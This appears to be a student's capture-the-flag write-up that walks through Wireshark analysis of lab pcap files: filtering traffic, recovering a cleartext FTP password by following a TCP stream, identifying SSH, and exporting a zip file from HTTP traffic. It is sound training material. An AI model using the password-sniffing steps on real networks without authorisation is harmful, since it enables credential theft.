


Question 4


Drag and drop the pcap2.pcap file into the Wireshark




Type in tcp.port == 21 to search for all the port 21




Scroll down and find an FTP protocol and right-click on it



Select follow and then follow TCP stream




Copy the password




Question 5

Back to the main page of pcap2.pcap and look for the name of protocol on the top




Question 6


Drag and drop the pcap3.pcap file into the Wireshark




Scroll down until you find the HTTP protocol with the length info with application/zip




Press the file and then select the export object for HTTP




Save the christmas.zip file from there




Extract the zip file and open it



Click the wishlist text file



Copy down the wishlist from the text file



Thought process/methodology:

For the first question, we open the pcap1.pcap file by using the Wireshark application. Then we scroll down and look for the first ICMP file and copy down the IP address. For question 2, we use the command http.request.method == GET to filter the file. For question 3, we type in the command just now. After that, we scroll down and look for the post by looking the info with /posts/. Moreover, for question 4, we open the pcap2.pcap file with the Wireshark. Then we use the command tcp.port == 21 to look for all the ports with 21. Then we scroll and find an FTP protocol and right-click on it. After that, we follow on TCP stream with the file so that we can find the answer. To find the name of the protocol encrypted we back to the main page of the Wireshark and open the pcap2.pcap file. We saw the name SSH on the first protocol, we believe that it was the name of this protocol that is encrypted. Lastly, we open the pcap3.pcap file by the Wireshark and scroll down on it until we reach the HTTP protocol with length info application/zip. We extract the object from there and we save the zip file on it. After that, we extract the zip file, we saw a text file with the name wishlist. We open it and we get the answer from there.

Day 8: What's Under the Christmas Tree?

Tools used: Kali Linux, Nmap

Question 1

